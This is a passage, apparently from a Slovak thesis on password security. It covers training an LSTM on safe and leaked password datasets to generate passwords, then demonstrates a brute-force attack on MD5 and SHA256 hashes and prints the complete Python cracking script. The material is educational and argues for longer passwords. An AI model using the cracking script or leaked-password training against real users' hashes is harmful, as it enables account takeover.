
Samotné učenie prebieha takto. Na začiatku sa dáta načítavajú zo súboru "dataset.txt" a pomocou úpravy sú odstránené prázdne riadky. Následne sa realizuje transformovanie znakov na čísla, kde sa všetky jedinečné znaky získajú zo sady dát a usporiadajú tak, že

každý znak je priradený k jedinečnému číslu a tým sa vytvorí mapovanie medzi znakmi a ich číselnou reprezentáciou.


V ďalšom kroku sa dáta normalizujú do rozsahu 0 až 1 pomocou *MinMaxScaler*. Dáta sa pripravujú pre trénovanie modelu a sekvencie dát sú vytvorené so špecifikovanou dĺžkou. Taktiež sa priradia vstupy a výstupy pre trénovanie modelu LSTM. Sekvenčný model je vytvorený pomocou *Keras* knižnice a obsahuje dve vrstvy LSTM s 128 jednotkami a jednu plne prepojenú vrstvu na výstup, ktorá používa softmax aktiváciu.

Model je potom skompilovaný so stratovou funkciou *'categorical_crossentropy'* a optimalizačným algoritmom *'adam'*. Následne je model trénovaný pomocou funkcie fit s určeným počtom epoch, veľkosťou dávky a podielom validácie.

V rámci prvého testu bol model učený s týmito parametrami. Počet epoch = 1000, veľkosť dávky = 64 a podielom validačných dát = 0,2 čo znamená, že 20% dát je použitých na validáciu a 80% na trénovanie.



Obrázok 61. Train loss pre 1000 epoch učenia modelu [zdroj vlastný]




Obrázok 62. Train accuracy pre 1000 epoch učenia modelu [zdroj vlastný]

Po vykonaní učenia modelu na 1000 epochách je viditeľné postupné zvoľnenie narastania trénovacej presnosti. Pričom ku koncu je na hodnote približne 0,26. Čo sa týka straty trénovania, tá klesla z hodnoty cca 4,3 na hodnotu okolo 2,9.


V ďalšom kroku sú natrénovaným modelom vygenerované heslá a ich sila je overená rovnakým postupom ako pri analýze existujúcich riešení. Vygenerovaných bolo teda 20 hesiel. Podrobná správa z tejto analýzy je dostupná v kapitole **6.2.**

V rámci druhého testu bol model učený s týmito parametrami. Počet epoch = 2500, ostatné parametre ostanú rovnaké.

Pri tejto variante bolo dosiahnuté vylepšenie oproti 1000 epochám. Avšak napredovanie rastie tak pomaly, že pridávať viac epoch už nemá význam, nakoľko čas potrebný na trénovanie takto veľkého počtu epoch je neúmerný dosiahnutým výsledkom.



Obrázok 63. Train loss pre 2500 epoch učenia modelu [zdroj vlastný]




Obrázok 64. Train accuracy pre 2500 epoch učenia modelu [zdroj vlastný]

Pri týchto nastaveniach bola strata učenia znížená na hodnotu približne 2,7. Pri presnosti trénovania sa hodnota blížila k hodnote 0,31. Pre tento natrénovaný model sú tak isto vytvorené a zvalidované heslá, ktoré vygeneroval, opäť dostupné v kapitole **6.2.**

5.4 Učenie modelu na filtrovanej datovej sade uniknutých hesiel


V tomto prípade bol postup rovnaký ako v predošlej kapitole s jediným rozdielom a tým bolo vymenenie datovej sady. Pri tomto prípade bola použitá vyfiltrovaná datová sada uniknutých hesiel, podrobnejšie popísaná v kapitole **5.1**. Táto datová sada obsahovala o necelých 4000 hesiel viac ako druhá spomínaná, to má za následok vyššiu počiatočnú hodnotu *train_loss*.

Krivka učenia má však podobný charakter, kde zo začiatku prudko klesá a s pribúdajúcim počtom epoch sa pokles spomaľuje, pričom na konci dosahuje hodnotu cca 3.25.



Obrázok 65. Train loss pre učenie modelu na datovej sade uniknutých hesiel [zdroj vlastný]

Priebeh presnosti učenia má taktiež podobný charakter ako model učený na druhej datovej sade. Jeho hodnota sa na konci dostane na úroveň cca 0,175. Toto nižšie číslo môže mať tiež súvis s väčším množstvom hesiel v datovej sade.



Obrázok 66. Train accuracy pre učenie modelu na datovej sade uniknutých hesiel [zdroj vlastný]

Po naučení tohoto modelu bol výsledok resp. heslá vygenerované týmto naučeným heslom analyzované. Taktiež bolo vykonané porovnanie s heslami vygenerovanými modelom učeným na datovej sade bezpečných hesiel.

6 VYHODNOTENIE BEZPEČNOSTI

6.1 Praktická ukážka útokov na heslá


V tejto časti sú podrobnejšie rozpísané a demonštrované základné formy útokov na heslá.

6.1.1 Brute Force

6.1.1.1 Ukážka činnosti algoritmu Brute-Force útoku


Keďže väčšina hesiel v dnešnej dobe nebýva ukladaná vo forme prostého textu, ale vo forme hashov, tento typ základnej ochrany hashovaním bol implementovaný aj v tejto ukážke. Prezentovaná bola prítomnosť hashovej funkcie MD5 a SHA256. Nakoľko práve toto sú jedny z najpoužívanejších hashovacích funkcií, aj keď MD5 už nie je doporučovaná.

Naprogramovaná ukážka útoku funguje následovne. Po spustení sa zobrazí pole na zadanie hashu, ktorý chceme metódou Brute-Force prelomiť.




Obrázok 67. Zadanie cieľového hashu pre Brute-Force útok [Zdroj vlastný]

Ďalším krokom je teda zadanie hashu hesla, ktoré chceme prelomiť. Toto sa dá realizovať jednoducho pomocou množstva dostupných nástrojov. Je zvolený typ hashovacej funkcie a zadané požadované heslo. Následne je vygenerovaný Hash, ktorý môže byť vložený na vstup programu.




Obrázok 68. Vytvorenie hashu na vstup Brute-Force útoku. [Zdroj vlastný]

Po vložení hashu na vstup programu a spustení sa začne vykonávať samotný brute-force útok. Po skončení sú zobrazené dáta, ktoré útok zistil.




Obrázok 69. Výsledok útoku Brute-Force 1 [Zdroj vlastný]

Ako je teda z výsledkov badateľné, takto jednoduché heslo, aj napriek tomu, že bolo hashované pomocou jednosmernej hashovacej funkcie SHA256, sa algoritmu podarilo dešifrovať za 2.15 sekundy. Taktiež bola zobrazená použitá hashovacia funkcia, teda SHA256, počet pokusov potrebný na nájdenie hesla, čo je viac ako jeden milión, a samozrejme nájdené správne heslo „ahoj“. Toto heslo je ale nebezpečné a nemalo by sa používať, preto je v ďalšom kroku ukázaný útok, na trocha lepšie heslo.



Obrázok 70. Získanie Hashu SHA256 „lepšieho“ hesla [Zdroj vlastný]

Tento hash je znova privedený na vstup programu a je spustený algoritmus útoku Brute-Force.



Obrázok 71. Výsledok Brute-Force 2 [Zdroj vlastný]

Po skončení útoku je na prvý pohľad badateľné, že útok trval mnohonásobne dlhšiu dobu napriek tomu, že dĺžka hesla sa zvýšila len o 2 znaky, teda z 4 na 6 znakov. Toto tak môže dostatočne naznačit kritickú dôležitosť použitia nielen komplexnejšieho, ale hlavne dlhšieho hesla. Kým prvé z hesiel trvalo rozlúštiť 2 sekundy, toto heslo trvalo až 22479 sekúnd, čo je zhruba 6 hodín a 15 minút. A počet pokusov vzrástol z cca jedného milióna na 3,85 miliardy.

6.1.1.2 Rozbor kódu algoritmu Brute-Force útoku

Na začiatok je potrebné prezrieť si vstupné parametre, ktoré veľa vypovedajú o nastavení algoritmu, a teda aj jeho schopnostiach a potenciálnych obmedzeniach útoku.

```
import hashlib
import itertools
import time

def check_hash(password, target_hash, hash_algorithm):
    if hash_algorithm == "md5":
        computed_hash = hashlib.md5(password.encode()).hexdigest()
    elif hash_algorithm == "sha256":
        computed_hash = hashlib.sha256(password.encode()).hexdigest()
    return computed_hash == target_hash

def brute_force_attack(target_hash, character_set, max_length):
    attempts = 0
    for password_length in range(1, max_length + 1):
        for candidate in itertools.product(character_set, repeat=password_length):
            password = ''.join(candidate)
            for hash_algorithm in ["md5", "sha256"]:
                if check_hash(password, target_hash, hash_algorithm):
                    return password, attempts, hash_algorithm
            attempts += 2  # Pokusy pre oba algoritmy
    return None, attempts, None

target_hash = input("Zadajte cielový hash pre prolomenie: ")
```

Obrázok 72. Kód Brute Force útoku 1. [Zdroj vlastný]

```
target_hash = input("Zadajte cielový hash pre prolomenie: ")

# Znaková sada
character_set = "0123456789abcdefghijklmnopqrstuvwxyz"

max_length = 6

start_time = time.time()

found_password, attempts, hash_algorithm = brute_force_attack(target_hash, character_set,
max_length)

end_time = time.time()
elapsed_time = end_time - start_time

if found_password:
    print(f"Správne heslo: {found_password}")
    print(f"Algoritmus hashovania: {hash_algorithm}")
else:
    print("Heslo nebolo nájdené.")

print(f"Počet pokusov: {attempts}")
print(f"Čas trvania: {elapsed_time:.2f} sekundy")
```

Obrázok 73. Kód Brute Force útoku 2. [Zdroj vlastný]

Na predošlom obrázku sú viditeľné premenné, ktoré program využíva, teda *target_hash*, kde je uložený zadaný Hash zo vstupnej konzoly. *Character_set*, tu sú zobrazené množiny znakov, ktoré sú prehľadávané. Podľa dnešných štandardov by mala táto množina zahŕňať okrem malých písmen a čísiel minimálne veľké písmená, prípadne špeciálne znaky, aby bola zaistená maximálna možná komplexnosť pri hľadaní hesla. Toto by však výrazne predĺžilo čas potrebný na nájdenie hashu, čo je v princípe tejto ukážky zameranej na pochopenie fungovania zbytočné. Ďalším takýmto parametrom je *max_length*. V reálnom svete by bolo ideálne nastaviť dĺžku hesla aspoň na 12 znakov, avšak kvôli malému prínosu pre pochopenie fungovania, je v tejto ukážke použitá nižšia hodnota. *Start_time, end_time* a *elapsed_time* slúžia len na záverečný výpočed doby behu programu. Nakoniec najzaujímavejšia časť. Premenné *found_password, attempts* a *hash_algorithm* sú získané z vystupu funkcie *brute_force_attack*, do ktorej vstupujú vyššie zmienené parametre.

V týchto funkciách je ukryté jadro celej funkcionality. Funkcia *brute_force_attack* je kľúčová. *itertools.product(character_set, repeat=password_length)* generuje všetky možné kombinácie hesiel na základe danej množiny znakov *character_set* a dĺžky hesla

password_length. Kde *Candidate* predstavuje aktuálne kandidátske znaky, z ktorých sa následne vytvára reťazec *password* spojením prvkov z candidate pomocou *.join(candidate).*

for hash_algorithm in ["md5", "sha256"] následne pre každý vygenerovaný reťazec hesla iteruje cez zoznam hashovacích algoritmov, v tomto prípade MD5 a SHA256.

